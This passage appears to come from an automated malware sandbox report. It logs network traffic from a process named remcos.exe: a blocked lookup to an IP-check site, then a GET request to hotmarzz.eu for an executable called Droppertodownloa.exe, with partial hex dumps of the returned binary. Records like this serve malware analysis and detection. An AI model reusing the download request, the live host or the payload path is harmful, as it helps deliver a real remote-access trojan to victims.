Dec 7, 2021 13:40:13.559828997 CET	5183	IN	HTTP/1.1 403 Forbidden Date: Tue, 07 Dec 2021 12:40:13 GMT Content-Type: text/plain; charset=UTF-8 Content-Length: 16 Connection: keep-alive X-Frame-Options: SAMEORIGIN Referrer-Policy: same-origin Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Expires: Thu, 01 Jan 1970 00:00:01 GMT Set-Cookie: __cf_bm=ifc0FPkloiDp4Z1dpnjRqVqzqGMxVbTyrezZskC9KWs-1638880813-0-AXIdIT11xgQ5M MyVhDMcgQ9hAm7CPQjGNWgAvVdJNr0NNS/V7JbsqjReMXqFEa72rdjIhPL268dzLJd98EhxMqI=; path=/; expires=Tue, 07-Dec-21 13:10:13 GMT; domain=.whatismyipaddress.com; HttpOnly Server: cloudflare CF-RAY: 6b9dd23c9d0368fb-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 65 72 72 6f 72 20 63 6f 64 65 3a 20 31 30 32 30 Data Ascii: error code: 1020

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49739	81.88.52.165	443	C:\Users\user\AppData\Roaming\Remcos\remcos.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>0</td><td>OUT</td><td>GET /goods/Droppertodownloa.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Connection: Keep-Alive
Host: hotmarzz.eu</td></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>0</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Tue, 07 Dec 2021 12:39:06 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade, close
Last-Modified: Mon, 06 Dec 2021 01:46:55 GMT
ETag: "1a05452-23e000-5d2706e852721"
Accept-Ranges: bytes
Content-Length: 2351104
Vary: Accept-Encoding,User-Agent
Content-Type: application/x-msdownload</td></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>0</td><td>IN</td><td>Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c9 e1 07 db 8d 80 69 88 8d 80 69 88 8d 80 69 88 bb a6 64 88 8c 80 69 88 52 69
63 68 8d 80 69 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3e 88 99 56 00 00 00 00 00
00 00 00 e0 00 0f 01 0b 01 06 00 00 10 00 00 00 c0 23 00 00 00 00 00 4c 10 00 00 00 10 00 00 00 20 00 00 00 00 40 00
00 10 00 00 00 10 00 00 04 00 00 00 01 00 01 00 04 00 00 00 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$iiidiRichiPEL>V#L @</td></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>8</td><td>IN</td><td>Data Raw: 00 80 0e 02 00 80 ea 1e 00 00 fc 1e 00 00 c7 02 00 80 12 1f 00 00 64 00 00 80 00 00 00 00 4d 53 56 42 56 4d
36 30 2e 44 4c 4c 00 00 0b 00 44 6c 6c 46 75 6e 63 74 69 6f 6e 43 61 6c 6c 00 8e 00 5f 5f 76 62 61 45 78 63 65 70 74 48
61 6e 64 6c 65 72 00 00 2e 00 50 72 6f 63 43 61 6c 6c 45 6e 67 69 6e 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: dMSVBVM60.DLLDllFunctionCall__vbaExceptHandler.ProcCallEngine</td></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>16</td><td>IN</td><td>Data Raw: 00 00 eb 3a 8b 0d 70 eb 42 00 ff b4 81 94 00 00 00 57 e8 f7 30 00 00 eb 25 8b 0d d8 af 42 00 53 23 c8 51 6a
0b ff 75 cc ff 15 44 72 40 00 39 5d dc 74 0b 53 53 ff 75 cc ff 15 40 72 40 00 8b 45 fc 01 05 e8 eb 42 00 33 c0 5f 5e 5b c9
c2 04 00 88 28 40 00 90 14 40 00 9c 14 40 00 b7 14 40 00 ca 14 40 00 d6 14 40 00 f0 14 40 00 67 15 40 00 95 15 40 00
b3 15 40 00 34 16 40 00 fe 14 40 00 39 15 40 00 5a 15 40 00 45 16 40 00 96 16 40 00 fa 16 40 00 21 17 40 00 34 17 40
00 d8 18 40 00 db 18 40 00 0d 19 40 00 22 19 40 00 34 19 40 00 b5 19 40 00 e6 19 40 00 26 1a 40 00 58 1a 40 00 e5 1a
40 00 06 1b 40 00 ad 1b 40 00 ad 1b 40 00 6d 1c 40 00 8a 1c 40 00 a5 1c 40 00 c1 1c 40 00 1b 1d 40 00 95 1d 40 00 c1 1
d 40 00 1b 1e 40 00 95 1e 40 00 c5 1e 40 00 50 1f 40 00 12 20 40
Data Ascii: :pBW0%BS#QjuDr@9]tSSu@r@EB3_^[(@@@@@@@g@@@4@@9@Z@E@@@!@4@@
@@"@4@@@&@X@@@@@m@@@@@@@@@@P@ @</td></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>23</td><td>IN</td><td>Data Raw: 00 0f 8e c4 00 00 00 8b 45 e4 8d 50 08 89 55 ec 8d 42 10 80 38 00 0f 84 90 00 00 00 89 45 c8 8b 02 6a 20 8b
d0 59 89 5d b0 23 d1 c7 45 b4 02 00 ff ff a8 02 c7 45 b8 0d 00 00 00 89 4d c4 89 7d dc 89 55 c0 74 38 8d 45 b0 c7 45 b8
4d 00 00 00 50 6a 00 68 00 11 00 00 c7 45 d8 01 00 00 00 ff 75 fc ff d6 8b 0d cc 9f 42 00 c7 45 e8 01 00 00 00 89 04 b9
a1 cc 9f 42 00 8b 1c b8 eb 2e a8 04 74 11 53 6a 03 68 0a 11 00 00 ff 75 fc ff d6 8b d8 eb 19 8d 45 b0 50 6a 00 68 00 11
00 00 ff 75 fc ff d6 8b 0d cc 9f 42 00 89 04 b9 8b 55 ec 47 81 c2 18 04 00 00 3b 3d 8c eb 42 00 89 55 ec 0f 8c 4b ff ff ff 83
7d e8 00 75 19 6a f0 ff 75 fc ff 15 90 71 40 00 24 fb 50 6a f0 ff 75 fc ff 15 30 72 40 00 83 7d f4 00 75 18 6a 05 ff 75 f8 ff 15
60 72 40 00 ff 75 f8 e8 96 f4 ff ff e9 83
Data Ascii: EPUB8Ej Y]#EEM}Ut8EEMPjhEuBEB.tSjhuEPjhuBUG;=BUK}ujuq@$Pju0r@}uju`r@u</td></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>31</td><td>IN</td><td>Data Raw: 8b c1 eb 05 8b 45 f8 2b c7 85 c0 0f 84 93 00 00 00 8a 4e 08 88 0f 47 48 89 7d d0 89 45 d4 e9 11 f8 ff ff 83 fb
07 76 09 83 eb 08 ff 45 cc ff 4d c8 8b 45 d0 ff 75 08 89 86 a8 9b 00 00 e8 b1 00 00 00 8b 8e a8 9b 00 00 8b 96 a4 9b 00
00 3b ca 89 4d d0 73 07 8b c2 2b c1 48 eb 08 8b 86 a0 9b 00 00 2b c1 3b ca 89 45 d4 75 39 8b 86 14 05 00 00 83 f8 08 89
06 75 33 8b 06 83 f8 0f 0f 86 32 f6 ff ff e9 93 f6 ff ff 8b 45 c0 33 ff 89 86 1c 05 00 00 8b 45 08 89 9e 18 05 00 00 89 78 04
e9 98 f6 ff ff 33 ff e9 79 f6 ff ff 33 ff 47 e9 71 f6 ff ff 6f 63 40 00 82 63 40 00 18 64 40 00 69 64 40 00 e7 64 40 00 2b 65 40
00 31 66 40 00 e2 66 40 00 9b 5d 40 00 30 5f 40 00 55 5f 40 00 63 60 40 00 a2 60 40 00 85 62 40 00 da 5d 40 00 f0 66 40
00 53 56 8b 74 24 0c 57 8b be b4 9b 00
Data Ascii: E+NGH}EvEMEu;Ms+H+;Eu9u32E3Ex3y3Gqoc@c@d@id@d@+e@1f@f@]@0_@U_@c`@`@b
@]@f@SVt$W</td></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>39</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 09 04 00 00 f0 02 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 01 00 09 04 00 00 00 03 00 00 10 73 03 00 28 08 01 00 00 00 00 00 00 00 00 00 38 7b 04 00 a8 94 00 00 00 00
00 00 00 00 00 00 e0 0f 05 00 88 54 00 00 00 00 00 00 00 00 00 00 68 64 05 00 28 42 00 00 00 00 00 00 00 00 00 90
a6 05 00 7b 2a 00 00 00 00 00 00 00 00 00 10 d1 05 00 a8 25 00 00 00 00 00 00 00 00 00 b8 f6 05 00 a8 10 00 00 0
0 00 00 00 00 00 00 00 60 07 06 00 88 09 00 00 00 00 00 00 00 00 00 e8 10 06 00 68 04 00 00 00 00 00 00 00 00 00
00 50 15 06 00 00 01 00 00 00 00 00 00 00 00 00 00 50 16 06 00 1c 01 00 00 00 00 00 00 00 00 00 00 70 17 06 00 60 00
00 00 00 00 00 00 00 00 00 00 d0 17 06 00 84 00 00 00 00 00 00 00 00
Data Ascii: s(8{Thd(B{*%`hPPp`</td></tr>
<tr><td>2021-12-07 12:39:06 UTC</td><td>47</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 6b b7 01 3f 6b b6 b7 3f 6c b6 ff 40 71 c3 ff 41 72 c6 ff 41 72 c6 ff 41
72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41
72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 41 72 c6 ff 43 75 c8 ff 47 79 cc ff 4b 7c cf ff 4d
7f d1 ff 4e 80 d3 ff 4e 80 d3 ff 4e 80
Data Ascii: ?k?k?l@qArArArArArArArArArArArArArArArArArArArArCuGyK|MNNN</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:06 UTC	55	IN	Data Raw: ff 4d 7e d1 ff 4d 7e d1 ff 4b 7c cf ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 47 78 cb ff 45 73 c1 e3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: M~M~K|GxGxGxGxGxGxGxGxGxGxGxGxGxGxEs
2021-12-07 12:39:06 UTC	62	IN	Data Raw: ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4c 7e d0 ff 44 75 c9 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c8 ff 44 75 c9 ff 4c 7e d0 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f d1 ff 4d 7f Data Ascii: MMMMMMMMMMML~DuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuDuD uDuDuDuDuDuDuDuDuDuL~MMMMMMMMMMMMMM
2021-12-07 12:39:06 UTC	70	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 52 84 d6 2c 52 84 d7 e5 53 85 d7 ff 53 85 d7 ff 53 85 d7 ff 53 85 d7 ff 53 85 d7 ff 53 85 d7 ff 53 85 d7 ff 53 85 d7 ff 53 85 Data Ascii: R,RSSSSSSSSS
2021-12-07 12:39:06 UTC	78	IN	Data Raw: ff 40 40 de ff 40 40 de ff 40 40 de ff 3f 3f dd ff 3f 3f dd ff 3e 3e dc ff 3d 3d db ff 3d 3d db ff 3e 3e dc ff 3e 3e dc ff 3e 3e dc ff 3e 3e dc ff 3f 3f dc ff 3f 3f dd ff 3f 3f dd ff 3f 3f dd ff 3f 3f dd ff 40 40 dd ff 40 40 de ff 40 40 de ff 40 40 de ff 40 40 de 95 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: @@@@@@????>>====>>>>>>>>??????????@@@@@@@@@@
2021-12-07 12:39:06 UTC	86	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4e 4e eb 87 4e 4e eb ff 4d 4d eb ff 4d 4d ea ff 4d 4d ea ff 4c 4c ea ff 4c 4c e9 ff 4c 4c e9 ff 4b 4b e9 ff 4b 4b e8 ff 4a 4a e8 ff 4a 4a e7 ff 4a 4a e7 ff 49 49 e7 ff 49 49 e6 ff 49 49 e6 ff 48 48 e6 ff 48 48 e5 ff 47 47 e5 ff 47 47 e5 ff 47 47 e4 ff 46 46 e4 ff 46 46 e4 ff 46 46 e3 ff 45 45 e3 ff 45 45 e3 ff 45 45 e2 ff 44 44 e2 ff 44 44 e1 e1 43 43 e1 19 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 42 e0 88 43 43 e1 ff 43 43 e1 ff 43 43 e1 ff 44 44 e1 ff 44 44 e1 ff 44 44 e2 ff 44 44 e2 ff 45 45 e2 ff 45 45 Data Ascii: NNNNMMMMMMLLLLLLKKKKJJJJJIIIIIIHHHHGGGGGGFFFFFFEEEEEEDDDDCCBBCCCCCC DDDDDDDDEEEE
2021-12-07 12:39:06 UTC	94	IN	Data Raw: ff 4e 4e eb ff 4e 4e eb ff 4e 4e eb ff 4e 4e ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 50 50 ed ff 50 50 ed ff 50 50 ed ff 50 50 ed ff 50 50 ee ff 51 51 ee ff 51 51 ee f3 50 50 ee 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 53 53 f0 9f 53 53 f0 ff 53 53 f0 ff 52 52 ef ff 52 52 ef ff 51 51 ef ff 51 51 ee ff 51 51 ee ff 50 50 ee ff 50 50 ed ff 50 50 ed ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4e 4e eb ff 4e 4e eb ff 4d 4d eb ff 4d 4d ea ff 4d 4d Data Ascii: NNNNNNNNOOOOOOOOPPPPPPPPPPQQQQPPSSSSSSRRRRQQQQQQPPPPPPOOOO OONNNNNMMMMMM
2021-12-07 12:39:06 UTC	102	IN	Data Raw: ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 4f 4f ec ff 50 50 ed ff 53 53 f0 ff 54 54 f1 ff 54 54 f1 ff 54 54 f1 ff 54 54 f1 ff 54 54 f1 ab 54 54 f1 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOPPSSTTTTTTTTTTTT
2021-12-07 12:39:06 UTC	109	IN	Data Raw: fe 40 71 c5 fe 41 72 c5 ff 40 71 c5 fe 40 71 c5 fe 41 72 c5 ff 40 71 c5 fe 40 71 c5 fe 41 72 c5 ff 40 71 c5 fe 40 71 c5 fe 41 72 c5 ff 40 70 c2 fe 3f 6b b6 fe 3e 6b b6 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: @qAr@q@qAr@q@qAr@q@qAr@p?k>kl
2021-12-07 12:39:06 UTC	117	IN	Data Raw: fe 46 77 ca fe 46 77 cb ff 46 77 ca fe 46 77 ca fe 46 77 cb ff 46 77 ca fe 46 77 ca fe 46 77 cb ff 46 77 ca fe 46 77 ca fe 46 77 cb ff 46 77 ca fe 46 77 ca fe 46 77 cb ff 46 77 ca fe 46 77 ca fe 46 77 ca fe 46 77 cb ff 46 77 ca fe 46 77 ca fe 46 77 cb ff 46 77 ca fe 46 77 ca fe 48 79 cd ff 4b 7c cf fe 4b 7c cf fe 4b 7d d0 ff 4b 7c cf fe 4b 7c cf fe 4b 7d d0 ff 4b 7c cf fe 4b 7c cf fe 4b 7d d0 ff 4b 7c cf fe 4b 7c cf ef 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: FwFwFwFwFwFwFwFwFwFwFwFwFwFwFwFwFwFwFwFwFwFwFwHyK|K|K}K|K|K}K|K|K}K|K|
2021-12-07 12:39:06 UTC	125	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 62 de 29 4b 5b e0 f2 50 72 dc fe 55 84 da fe 56 88 da ff 55 87 d9 fe 55 87 d9 fe 56 88 da ff 55 87 d9 fe 55 87 d9 fe 56 88 da ff 55 87 d9 fe 55 87 d9 fe 56 88 da ff 55 87 d9 fe 55 87 d9 fe 56 88 da ff 55 87 d9 fe 55 87 d9 fe 53 80 da fe 4b 68 da ff 41 4b da fe 3c 3c da fe 3d 3e da da 40 49 da 16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: Lb)K[PrUVUUVUUVUUVUUVUUSKhAK<<=>@I

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:06 UTC	133	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4f 4f ec 16 4f 4f ec d7 4e 4e eb fe 4e 4e ec ff 4d 4d eb fe 4d 4d ea fe 4d 4d ea ff 4c 4c e9 fe 4b 4b e9 fe 4b 4b e9 ff 4a 4a e8 fe 4a 4a e7 fe 4a 4a e7 ff 49 49 e6 fe 49 49 e6 ff 48 48 e5 fe 47 47 e5 fe 47 47 e5 ff 46 46 e4 fe 46 46 e3 fe 46 46 e4 ff 45 45 e2 fe 44 44 e2 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 44 e2 06 45 45 e2 be 45 45 e3 fe 45 45 e3 fe 46 46 e4 ff 46 46 e3 fe 46 46 e4 fe 47 47 e4 ff 47 47 e4 fe 47 47 e5 fe 48 48 e5 ff 48 48 e5 fe 48 48 e5 fe 49 49 e6 ff 49 49 e6 fe 49 49 Data Ascii: OOOONNNNMMMMMMLLKKKKJJJJJJIIIIHHGGGGFFFFFFEEDDDDEEEEEEFFFFFFGGGGGGHHHHHIIIIII
2021-12-07 12:39:06 UTC	141	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4f 4f ec 39 4e 4e eb e7 4e 4e ec ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 ed fe 51 51 ee ff 50 50 ed fe 50 50 Data Ascii: OO9NNNNPPPPQQPPPPQQPPPPQQPPQQPPPPQQPPPPQQPPPPQQPPPPQQPPPPQQPPPPQQPPPPQQPPPPQQPPPPP
2021-12-07 12:39:06 UTC	148	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 49 7b ce df 4a 7b ce ff 49 7b ce fe 49 7b ce fe 49 7b ce fe 49 7b ce fe 49 7b ce fe 49 7b ce fe 49 7a cd fe 48 79 cc fe 48 79 cd ff 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cd ff 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cc fe 48 79 cd ff 48 79 cc fe 48 79 cd fe 49 7b ce fe 49 7b ce fe 49 7b ce fe 49 7b ce fe 49 7b Data Ascii: I{J{I{I{I{I{I{IzHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyHyI{I{I{I{I{
